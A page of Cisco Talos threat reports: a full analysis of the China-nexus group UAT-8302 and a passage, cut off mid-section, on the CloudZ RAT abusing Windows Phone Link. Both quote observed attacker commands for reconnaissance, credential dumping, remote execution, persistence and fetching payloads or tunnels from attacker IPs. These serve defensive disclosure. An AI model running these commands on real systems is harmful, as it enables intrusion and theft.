Visualização de leitura

UAT-8302 and its box full of malware

  • Cisco Talos is disclosing UAT-8302, a sophisticated, China-nexus advanced persistent threat (APT) group targeting government entities in South America since at least late 2024 and government agencies in southeastern Europe in 2025.
  • After successful compromises, UAT-8302 deploys multiple custom-made malware families that have previously been used by other known China-nexus threat actors.
  • Talos discovered a .NET-based backdoor we track as “NetDraft” that is a C#-based variant of the FinalDraft/SquidDoor malware family developed and operated by Jewelbug/REF7707/CL-STA-0049/LongNosedGoblin, a cluster of China-nexus APT actors.
  • Furthermore, UAT-8302 also uses an updated version of the CloudSorcerer backdoor, a malware family used in attacks against Russian government entities in 2024.
  • UAT-8302 also used VSHELL and its SNOWLIGHT stager in their operations, along with a new Rust-based stager that we track as SNOWRUST.

UAT-8302 and its box full of malware

Talos assesses with high confidence that UAT-8302 is a China-nexus advanced persistent threat (APT) group tasked primarily with obtaining and maintaining long-term access to government and related entities around the world.

Post-compromise activity consisted of information collection, credential extraction, and proliferation using open-source tooling such as Impacket, proxying tools, and custom-built malware.

Malware deployed by UAT-8302 connects it to several previously publicly disclosed threat clusters, indicating a close operating relationship between them at the very least. Overall, the various malicious artifacts deployed by UAT-8302 indicate that the group has access to tools used by other sophisticated APT actors, all of which have been assessed as China-nexus or Chinese-speaking by various third-party industry reports.

For instance, NetDraft, a .NET-based malware family deployed by UAT-8302 in South America, was also disclosed by ESET as NosyDoor, attributed to a China-nexus APT they track as LongNosedGoblin. ESET assesses that LongNosedGoblin used NosyDoor/NetDraft and other custom-made malware to target government organizations in Southeast Asia and Japan. Furthermore, as per Solar’s reporting, NetDraft was also deployed against Russian IT organizations in 2024 by Erudite Mogwai (LuckyStrike Agent).

NetDraft is likely a .NET-ported variant of the FinalDraft/SquidDoor malware family developed and operated exclusively by Jewelbug/REF7707/CL-STA-0049 — also another cluster of China-nexus APT actors.

Another malware family deployed by UAT-8302 is CloudSorcerer (version 3). Kaspersky disclosed that CloudSorcerer was used in attacks directed against Russian government entities in 2024.

Furthermore, two other malware families, SNAPPYBEE/DeedRAT and ZingDoor, were deployed by UAT-8302 in conjunction with each other, a tactic also highlighted by Trend Micro in 2024.

Talos’ analysis also connects more custom-made tooling that UAT-8302 used to other China-nexus or Chinese-speaking APTs:

  • Draculoader: A generic shellcode loader deployed by UAT-8302, also used by the Earth Estries and Earth Naga APT groups who have histories of targeting government agencies in Southeast Asia and elsewhere.
  • SNOWLIGHT: A generic stager for the VSHELL malware family, used by UAT-8302. Also used by UAT-6382, who exploited a Cityworks zero-day (CVE-2025-0994) to deploy VSHELL. SNOWLIGHT has also been seen in intrusions attributed to other China-nexus APT clusters, such as UNC5174 and UNC6586.

The various connections between UAT-8302 and other China-nexus or Chinese-speaking threat actors can be visualized as:

UAT-8302 and its box full of malware

Figure 1. UAT-8302's interconnections.

Initial compromise and reconnaissance

UAT-8302's tooling overlaps with various APT groups that have been known to exploit both zero-day and n-day exploits to obtain initial access. We assess that UAT-8302 follows the same paradigm of obtaining initial access to its victims.

Once initial access is obtained, UAT-8302 conducts preliminary reconnaissance using red-teaming tools such as Impacket:

UAT-8302 and its box full of malware

Other reconnaissance commands may be:

ipconfig /all
certutil -user -store My
certutil -user -store CA
certutil -user -store Root
whoami
nslookup www[.]google[.]com
net use
cmd.exe /c net view /domain
cmd.exe /c systeminfo
cmd.exe /c net time /domain
cmd.exe /c nslookup -type=SRV _ldap._tcp
net group <name> /domain

 One of UAT-8302's primary goals is to proliferate within the compromised network, and therefore, the actor conducts extensive reconnaissance on every endpoint that they can access. This extended recon is scripted usually using a custom-made PowerShell script such as “whatpc.ps1”:

powershell -ExecutionPolicy Bypass -WindowStyle Hidden -File C:\Windows\Temp\whatpc.ps1

The script may be persisted to collect system information via a scheduled task:

cmd.exe /c schtasks /create /tn 'ReconLiteDebug' /tr 'powershell -ExecutionPolicy Bypass -WindowStyle Hidden -File c:\windows\temp\whatpc.ps1' /sc ONCE /st 08:25 /ru SYSTEM /f

cmd.exe /c schtasks /create /tn 'RunWhatPC' /tr 'c:\windows\temp\run.bat' /sc ONCE /st 23:28 /ru SYSTEM /f

This script executes the following commands on the systems to identify them:

whoami 
whoami.exe /groups
whoami.exe /priv
net.exe user
net.exe localgroup
net.exe localgroup administrators
ipconfig.exe /all
ARP.EXE -a
ROUTE.EXE print
NETSTAT.EXE -ano
cmd.exe /c net share
cmd.exe /c wmic startup get caption,command 2>&1
nltest.exe /dclist:<domain>
net.exe user /domain
net.exe group /domain
net.exe group Domain Admins /domain
nltest.exe /domain_trusts

UAT-8302 also performs ping sweeps of the network to discover more endpoints to proliferate into:

C:/Windows/Temp/ping_scan.bat
C:/Windows/Temp/run_scan.bat
C:/Windows/Temp/nbtscan.exe

cmd.exe /Q /c (for /l %i in (1,1,254) do @ping -n 1 -w 300 192.168.1.%i | find TTL= && echo 192.168.1.%i is alive) > C:\Windows\Temp\alive_hosts.txt

UAT-8302 also discovers SMB shares in the network to find reachable remote shares:

cmd.exe /Q /c (for /l %i in (1,1,254) do @net use \\192.168.1.%i\IPC$ >nul 2>&1 && echo 192.168.1.%i - Port 445 is open || echo 192.168.1.%i - Port 445 is closed) > C:\Windows\Temp\portscan.txt

Scanning tools

UAT-8302 may also download and run “gogo,” a GoLang based, open-sourced automated network scanning engine written in Simplified Chinese:

curl -fsSL hxxps://github[.]com/chainreactors/gogo/releases/download/v2.14.0/gogo_windows_amd64.exe -o go.exe

Additionally, UAT-8302 uses a variety of scanning tools such as QScan, naabu and dddd  PortQry and httpx to discover services in the network:

httpx.exe -sc -title -location -f -td -r 192.168.1.1/16
httpx.exe -sc -title -location -td -r 192.168.1.1/16 -o web.txt
httpx.exe -sc -title -location -td -u 192.168.1.1/16 -o web.txt

Information collection

UAT-8302 collects a variety of information about the environment that they are operating within including Active Directory (AD) information and credentials using open-sourced tooling such as:

adconnectdump.py

A Python-based tool for Azure AD Connect/Entra ID connect credential extraction:

python.exe adconnectdump.py

Manual extraction

UAT-8302 may also directly query the AD user and computer objects to obtain information from them via PowerShell:

powershell -command Get-ADUser -Filter * -Property * | Select-Object Name, Displayname, LastLogonDate, PasswordLastSet, PasswordExpired, Description, EmailAddress, homeDirectory, scriptPath

powershell -command Get-ADUser -Filter * -Property * | Select-Object SamAccountName, DisplayName, Enabled, LastLogonDate, PasswordLastSet, PasswordExpired, Description, EmailAddress, HomeDirectory, ScriptPath, @{Name='Groups';Expression={((Get-ADUser $.SamAccountName -Properties MemberOf).MemberOf | ForEach-Object { ($ -split ',')[0] -replace '^CN=' }) -join '; '}}

powershell -Command Get-ADComputer -Filter * -Property Name,DNSHostName,OperatingSystem,Description | Select-Object Name, DNSHostName, OperatingSystem, Description | Format-Table -AutoSize
powershell -Command Get-ADGroup -Filter * -Properties Members, Description | Select-Object Name, Description, @{Name='Members';Expression={ ($.Members | ForEach-Object { ($ -split ',')[0] -replace '^CN=' }) -join '; ' }}| Format-Table -AutoSize

Specific AD users of interest may also be queried using system tools such as dsmod and dsquery.

Log collection

UAT-8302 also collects event log information and the logs themselves on multiple endpoints. Logs are an excellent source of obtaining information and understanding security configurations and policies applied within a target’s environment:

powershell -Command Get-WinEvent -ListLog Security | Format-List LogName, FileSize, LogMode, MaximumSizeInBytes, RecordCount

powershell -command Get-EventLog -LogName System -Source NETLOGON -Newest 5000 | Where-Object { $_.Message -match "Administrator" }

powershell -Command chcp 437 >$null; Get-WinEvent -FilterHashtable @{ LogName = 'Security'; ID = 4768 } | Where-Object { \$_.Message -match 'Administrador' }

Audit policies are also queried extensively to obtain system logging configurations:

auditpol /get /category:Logon/Logoff

auditpol /get /category:*

UAT-8302 also collects AD snapshots using tools such as the AD Explorer tool:

ae.exe -snapshot c:\windows\temp\result.dat /accepteula

cmd.exe /C 7zr.exe a -mx=5 c:\windows\temp\r.7z c:\windows\temp\result.dat

UAT-8302 also uses a tool written in Simplified Chinese called “SharpGetUserLoginIPRP” — derived from another Chinese-language repository — which is used to extract login information from a domain controller:

C:\ProgramData\S.exe user:pass@IP -day

Proliferation through the network

UAT-8302 proliferates across various endpoints by using a combination of either Impacket- or WMI-based remote process creation:

cmd.exe /C wmic /node:IP process call create cmd.exe /c c:\programdata\e1.bat

cmd.exe /C schtasks /S IP /U username /P passwd /create /tn 'Runbat' /tr 'c:\windows\temp\run.bat' /sc ONCE /st 5:12 /ru SYSTEM /f

These BAT files are meant to execute the accompanying malware on the target systems.

Furthermore, UAT-8302 may also extract login credentials from MobaxXterm, a multi-functional and tabbed SSH client, using tools such as MobaXtermDecryptor to pivot to other endpoints.

Custom-made malware deployment

UAT-8302 deploys a variety of malware families in their intrusions including NetDraft, CloudSorcerer version 3, and VSHELL.

NetDraft

NetDraft, also known as  NosyDoor, is a .NET variant of the FINALDRAFT malware. FINALDRAFT or Squidoor is a malware family developed and operated exclusively by Jewelbug/REF7707/CL-STA-0049, a cluster of China-nexus APT actors. FINALDRAFT uses legitimate services such as MS Graph to act as command-and-control servers (C2s) to execute commands and payloads on the compromised system. Similarly, NetDraft relies on the MS Graph API to communicate with its OneDrive based C2. NetDraft is deployed using the following mechanism:

  • A benign executable is used to side load a malicious dynamic-link library (DLL) based loader.
  • The loader DLL decodes NetDraft from an accompanying data file and invokes it in the context of the existing process.
  • NetDraft also contains an embedded, .NET-based helper library. The library is compressed and embedded using the Fody/Costura framework. During runtime, the library is decompressed and instrumented to carry out operations on the endpoint on behalf of NetDraft. We track this library as “FringePorch.”

UAT-8302 and its box full of malware

Figure 2. NetDraft and FringePorch infection chain.

NetDraft and FringePorch support the following functionalities:

  • Execute arbitrary commands on the endpoint
  • Execute a .NET based assembly sent by the C2 within NetDraft’s process context
  • Exit and stop execution
  • Upload files to C2
  • Download files from specified remote locations to local disks
  • File management: Change current working directory, rename files, enumerate files, and set write times
  • Sleep
  • Execute a .NET plugin: This functionality is similar to its ability to run arbitrary .NET based assemblies. Here, the implant runs a provided plugin’s “Plugin.Run” function.


Since NetDraft is missing the capability to persist across reboots and relogins, one of the first commands the C2 issues to it is the creation of a malicious scheduled task:

schtasks /create /ru system /tn Microsoft\Windows\Maps\{a086ff1e-d6dc-45f7-b3e4-6udknw82sa} /sc hourly /mo 2 /tr 'C:\ProgramData\Microsoft\Microsoft\Appunion.exe' /F

CloudSorcerer v3

Another malware UAT-8302 deploys is the latest version of the CloudSorcerer backdoor (version 3).  The malware consists of the side-loading triad of files: a benign executable, a malicious DLL-based loader, and the actual implant in a data file:

Yandex.exe -r -p:test.ini -s:12

VMtools.exe -r -p:VM.ini -s:12

The executables will sideload a DLL named “mspdb60[.]dll”, which will load and decrypt the “.ini” file specified in the command line — such as “test.ini” or “vm.ini”. The decrypted shellcode is then injected into a combination of specified benign processes.

CloudSorcerer v3 – The decrypted shellcode

The decrypted INI file is a newer version of CloudSorcerer (v3) disclosed by Kaspersky in 2024. Depending on process name (where it may have been initiated or injected), CloudSorcerer v3 will perform one of the following actions:

  • If the process is named “dpapimig.exe”, then it will gather system information, inject itself into explorer.exe, and receive command codes from the C2 via a named pipe, gather disk information, enumerate files, execute arbitrary commands, perform file operations (delete, rename, read, write, etc.) and execute shellcode received via the named pipe.
  • If the process is named “spoolsv.exe”, then it will contact GitHub to obtain C2 information and receive commands from the C2.
  • If the process is named “mspaint.exe”, “browser”, or anything else, it will proceed to inject itself into dpapimg.exe, spoolsv.exe, etc. to kick off its malicious operations.

The system information CloudSorcerer v3 collects includes computer name, username and local system time.

Obtaining C2 information

Like CloudSorcerer v2, version 3 contacts a legitimate service to obtain the C2 information. The malware will either contact a specific GitHub repository to read a data blob, or read a GameSpot profile the threat actors set up.

The data blob is decoded to obtain the C2 information, which can exist in the one of the following formats depending on the variant of the CloudSorcerer backdoor:

  • A C2 URL for a domain or IP, controlled by UAT-8302, that the malware uses to begin communication with the C2 to carry out malicious operations
  • An access token to a legitimate service (such as OneDrive or Dropbox) that UAT-8302 uses to act as its C2 infrastructure to obtain next-stage payloads and commands

VSHELL, SNOWLIGHT and SNOWRUST

In other instances, UAT-8302 deploys the VSHELL malware via a slightly different triad of artifacts for side-loading malware. The benign executable side-loads a malicious DLL named “wininet[.]dll” that reads a BIN file and injects it into “explorer[.]exe”.

The payload is position-independent shellcode that is injected into explorer[.]exe. The payload is a stager for the VSHELL malware that downloads and single-byte XORs the obtained payload with the key 0x99. The decoded payload is a garbled version of VSHELL.

It is worth noting that Talos observed the same single byte key and stager being used by UAT-6382 to deliver VSHELL malware in early 2025. Further investigation revealed that this stager is in fact SNOWLIGHT, a lightweight downloader that can download and deploy a next stage payload. UNC5174 has been observed using SNOWLIGHT to download Sliver and VSHELL. UNC5174 is a suspected China-nexus threat actor that typically exploits zero-day and n-day vulnerabilities to gain access to critical infrastructure organizations in the Americas.

Talos discovered that UAT-8302 also used a Rust based variant of SNOWLIGHT that we track as “SNOWRUST.” SNOWRUST is based on the LexiCrypt Rust-based shellcode obfuscator. SNOWRUST simply decodes the embedded SNOWLIGHT shellcode and executes it to download the XOR encoded final payload, VSHELL, received from the C2.

In one intrusion, UAT-8302 used VSHELL to deploy a native driver from the Hades HIDS/HIPS software — an open-source Windows host monitoring kernel framework written in Simplified Chinese. The driver was specifically the System Monitoring filter driver that lets Hades register callbacks for process, thread, registry, and file events. This allows the driver to monitor the system and potentially allow, block, or hide events and artifacts.

The SNAPPYBEE/DeedRAT and ZingDoor combo

In one instance, UAT-8302 first deployed a RAT family known as DeedRAT/SNAPPYBEE. However, UAT-8302 almost immediately switched over to a DLL-based malware family known as ZingDoor, first disclosed by Trend Micro in 2023, which has attributed both DeedRAT and ZingDoor to the China-nexus threat actor Earth Estries.

ZingDoor has also been deployed after the successful exploitation of ToolShell in 2025 by China-nexus threat actors.

In parallel, UAT-8302 also deployed Draculoader, a generic shellcode loader, also used by the Earth Estries and Earth Naga APT groups who have histories of targeting government agencies in Southeast Asia and elsewhere:

C:\Documents and Settings\All Users\Microsoft\Crypto\RSA\d3d8.dll

Setting up additional means of backdoor access

Once UAT-8302 deploys their custom-made malware, they begin establishing other means of backdoor access. One of the techniques used is setting up proxy servers on infected systems to tunnel traffic outside the enterprise to the infected hosts using tools such as Stowaway (another tool written in Simplified Chinese):

c:\windows\system32\wagent.exe -c 85[.]209[.]156[.]3:56456
  
cmd.exe /c (echo @echo off && start c:\windows\temp\mmc.exe -l 85[.]209[.]156[.]3:56456 -s <pass> && echo exit) > c:\windows\temp\trun.bat
  
ag531.exe -c 45[.]135[.]135[.]100:443 -s <blah> -f AgreedUponByAllParties

UAT-8302 may use other tools such as anyproxy to set up proxies within the infected enterprise’s network:

c:\users\public\any.exe

Furthermore, we observed UAT-8302 deploying the SoftEther VPN clients as well:

certutil -urlcache -split -f hxxp://38[.]54[.]32[.]244/Rar.exe rar.exe
  
rar.exe x glb.rar
  
Communicator.exe /usermode

Coverage

The following ClamAV signatures detect and block this threat:

  • Win.Loader.CloudSorcerer-10059633-0
  • Win.Loader.CloudSorcerer-10059634-0
  • Win.Malware.CloudSorcerer-10059635-0
  • Win.Tool.dddd-10059636-2
  • Win.Tool.dddd-10059637-0
  • Win.Loader.Donut-10059638-0
  • Win.Loader.Draculoader-10059639-0
  • Win.Tool.gogo-10059640-0
  • Win.Tool.gogo-10059641-0
  • Ps1.Tool.Microburst-10059642-0
  • Win.Tool.Mobaxtermdecryptor-10059643-0
  • Win.Malware.Netdraft-10059644-0
  • Win.Malware.Netdraft-10059645-0
  • Win.Malware.Netdraft-10059646-0
  • Win.Malware.Netdraft-10059647-0
  • Win.Malware.Snappybee-10059648-0
  • Win.Malware.Snappybee-10059649-0
  • Win.Malware.Snappybee-10059650-0
  • Win.Malware.Snappybee-10059651-0
  • Win.Malware.Snappybee-10059652-0
  • Win.Malware.Snappybee-10059653-0
  • Win.Malware.Snowrust-10059654-0
  • Win.Malware.Agent-10059655-0
  • Win.Malware.Stowaway-10059656-0
  • Win.Malware.Stowaway-10059657-0
  • Win.Loader.Agent-10059658-0
  • Win.Malware.Agent-10059659-0
  • Win.Malware.Agent-10059660-0
  • Win.Loader.Agent-10059661-1
  • Win.Malware.Agent-10059662-0

The following Snort Rules (SIDs) detect and block this threat:

  • 66055, 66054, 301437, 301436, 301435, 301434, 301433, 301432, 301431
  • 66052, 66053, 66050, 66051, 66048, 66049, 66046, 66047, 66044, 66045, 66042, 66043, 66040, 66041

Indicators of compromise (IOCs)

IOCs for this threat are also available on our GitHub repository here.

NetDraft, FringePorch

1139b39d3cc151ddd3d574617cf113608127850197e9695fef0b6d78df82d6ca
Ee56c49f42522637f401d15ac2a2b6f3423bfb2d5d37d071f0172ce9dc688d4b
51f0cf80a56f322892eed3b9f5ecae45f1431323600edbaea5cd1f28b437f6f2

 VSHELL

35b2a5260b21ddb145486771ec2b1e4dc1f5b7f2275309e139e4abc1da0c614b
199bd156c81b2ef4fb259467a20eacaa9d861eeb2002f1570727c2f9ff1d5dab

 ZingDoor

071e662fc5bc0e54bcfd49493467062570d0307dc46f0fb51a68239d281427c6

 Gogo

E74098b17d5d95e0014cf9c7f41f2a4e4be8baefc2b0eb42d39ae05a95b08ea5
2b627f6afe1364a7d0d832ccba87ef33a8a39f30a70a5f395e2a3cb0e2161cb3

 Stowaway

7c593ca40725765a0747cc3100b43a29b88ad1708ef77e915ab02686c0153001
F859a67ceebc52f0770a222b85a5002195089ee442eac4bea761c29be994e2ea

 anyproxy

7d9c70fc36143eb33583c30430dcb40cf9d306067594cc30ffd113063acd6292

  QScan

1bb59491f7289b94ab0130d7065d74d2459a802a7550ebf8cd0828f0a09c4d38

 Draculoader

843f8aea7842126e906cadbad8d81fa456c184fb5372c6946978a4fe115edb1c

 Dddd

343105919aa6df8a75ecb8b06b74f23a7d3e221fca56c67b728c50ea141314bc

 Httpx

4109f15056414f25140c7027092953264944664480dd53f086acb8e07d9fccab

 SoftEther VPN

3dec6703b2cbc6157eb67e80061d27f9190c8301c9dd60eb0be1e8b096482d7e

 SharpGetUserLogin

9f115e9b32111e4dc29343a2671ab10a2b38448657b24107766dc14ce528fceb
B19bfca2fc3fdabf0d0551c2e66be895e49f92aedac56654b1b0f51ec66e7404

 Naabu

45cd169bf9cd7298d972425ad0d4e98512f29de4560a155101ab7427e4f4123f

 PortQry

Fb6cebadd49d202c8c7b5cdd641bd16aac8258429e8face365a94bd32e253b00


Network IOCs

hxxps[://]www[.]drivelivelime[.]com
hxxps[://]www[.]drivelivelime[.]com/x
hxxps[://]www[.]drivelivelime[.]com/pw
www[.]drivelivelime[.]com
 
hxxps[://]msiidentity[.]com
hxxps[://]msiidentity[.]com/pw
msiidentity[.]com
 
hxxp[://]trafficmanagerupdate[.]com/index[.]php
trafficmanagerupdate[.]com
 
image[.]update-kaspersky[.]workers[.]dev
update-kaspersky[.]workers[.]dev
 
85[.]209[.]156[.]3
85[.]209[.]156[.]3:56456
85[.]209[.]156[.]3:46389
hxxp[://]85[.]209[.]156[.]3:8080/wagent[.]exe
hxxp[://]85[.]209[.]156[.]3:8082/wagent[.]exe
 
 
185[.]238[.]189[.]41
hxxp[://]185[.]238[.]189[.]41:8080          
 
103[.]27[.]108[.]55
hxxp[://]103[.]27[.]108[.]55:48265/
 
hxxp[://]38[.]54[.]32[.]244/Rar[.]exe
38[.]54[.]32[.]244
 
45[.]140[.]168[.]62
88[.]151[.]195[.]133
156[.]238[.]224[.]82
45[.]135[.]135[.]100

CloudZ RAT potentially steals OTP messages using Pheno plugin

  • Cisco Talos discovered an intrusion, active since at least January 2026, where an unknown attacker implanted a CloudZ remote access tool (RAT) and a previously undocumented plugin called “Pheno.”
  • According to the functionalities of the CloudZ RAT and Pheno plugin, this was with the intention of stealing victims’ credentials and potentially one-time passwords (OTPs). 
  • CloudZ utilizes the custom Pheno plugin to hijack the established PC-to-phone bridge by abusing the Microsoft Phone Link application, allowing the plugin to continuously scan for active Phone Link processes and potentially intercept sensitive mobile data like SMS and OTPs without deploying malware on the phone. 
  • CloudZ evades detection by executing critical malicious functions dynamically in system memory and performing checks to avoid debuggers and sandbox environments. 

Attacker abuses the Windows Phone Link application 

CloudZ RAT potentially steals OTP messages using Pheno plugin

Windows Phone Link (formerly "Your Phone") is a synchronization tool developed by Microsoft and built directly into Windows 10 and 11 that bridges a PC and a smartphone (Android or iPhone). By establishing a secure connection via Wi-Fi and Bluetooth, the application mirrors essential phone activities (such as application notifications and SMS messages) onto the computer screen, reducing the user’s need to physically interact with the mobile device while working on the computer. The Phone Link application writes synchronized phone data such as SMS messages, call logs, and the application notification history to the Windows PC in the application’s SQLite database file. 

Talos observed that during an intrusion, an attacker attempted to abuse the Windows Phone Link application using the CloudZ RAT and its Pheno plugin. The Pheno plugin is designed to monitor an active PC-to-phone bridge established by the Phone Link application on the victim machine. With a confirmed Phone Link activity on the victim's machine, the attacker using the CloudZ RAT can potentially intercept the Phone Link application’s SQLite database file (e.g., “PhoneExperiences-*.db”) on the victim machine, potentially compromising SMS-based OTP messages and other authenticator application notification messages. 

Intrusion summary of CloudZ infection 

Talos discovered from telemetry data that the intrusion had begun with an unknown initial access vector to the victim's environment, which led to the execution of a fake ScreenConnect application update executable. This malicious executable drop and executes an intermediate .NET loader executable, which subsequently deploys the modular CloudZ on the victim’s machine. Upon execution, the RAT decrypts its configuration data, establishes an encrypted socket connection to the command-and-control (C2) server, and enters its command dispatcher mode.   

CloudZ facilitates the C2 commands to exfiltrate credentials from the victim machine browser data, and it downloads and implants a plugin. The plugin performs reconnaissance of the Microsoft Phone Link application on the victim machine and writes the reconnaissance data to an output file in a staging folder. CloudZ reads back the Phone Link application data from the staging folder and sends it to the C2 server. 

Rust-compiled executable used as a dropper 


Talos discovered a Rust-compiled 64-bit executable, disguised with file names such as “systemupdates.exe” or “Windows-interactive-update.exe”, functioning as a loader. The malicious loader was compiled on Jan. 1, 2026, and has the developer string of rustextractor.pdb

When the loader is run on the victim machine, it decrypts and drops an embedded .NET loader binary disguised as a text file with the file names “update.txt” or “msupdate.txt” in the folder “C:\ProgramData\Microsoft\windosDoc\”. 

CloudZ RAT potentially steals OTP messages using Pheno plugin
Figure 1. Excerpt of rusty dropper code.

In another instance, Talos observed that the .NET loader was implanted in the victim machine by downloading it from an attacker-controlled staging server using the command shown below:  

curl -L -o C:\ProgramData\Microsoft\WindowsDoc\update[.]txt hxxps[://]calm-wildflower-1349[.]hellohiall[.]workers[.]dev


The dropper executes an embedded PowerShell script to establish persistence on the victim machine through a Windows task which executes the dropped malicious .NET loader. The PowerShell script achieves it by initially performing a runtime check to determine whether the dropped .NET loader is already active on the system. It queries all running processes using the Get-CimInstance Win32_Process command and filters for any instance of regasm.exe with the command line parameters that include the string update.txt. If such an instance is found, the script silently exits without taking any action. 

If the check indicates that the .NET loader is not running, the script proceeds to establish persistence by creating a scheduled task named SystemWindowsApis in the scheduled task folder \Microsoft\Windows\. It configures the task to trigger at system startup /sc onstart, execute under the SYSTEM account /ru SYSTEM with the highest privilege level /rl HIGHEST, and the /f flag ensures it will silently overwrite any existing task with the same name, allowing the malware to update its persistence mechanism. The script configures the task scheduler action to run the .NET loader by utilizing the living-off-the-land binary (LOLBin) regasm.exe, which is the .NET Framework Assembly Registration Utility located at “C:\WINDOWS\Microsoft.NET\Framework64\v4.0.30319\”. It provides the path of the dropped .NET loader as the argument to regasm.exe with the /nologo flag. After creating the task, the script immediately triggers it with schtasks /run, ensuring it executes immediately and survives future reboots. 

CloudZ RAT potentially steals OTP messages using Pheno plugin
Figure 2. Excerpt of the PowerShell script to establish persistence on victim machines. 

.NET loader implants the CloudZ RAT 

Talos found that the attacker embedded CloudZ, an encrypted .NET-compiled RAT, in the .NET loader executable. 

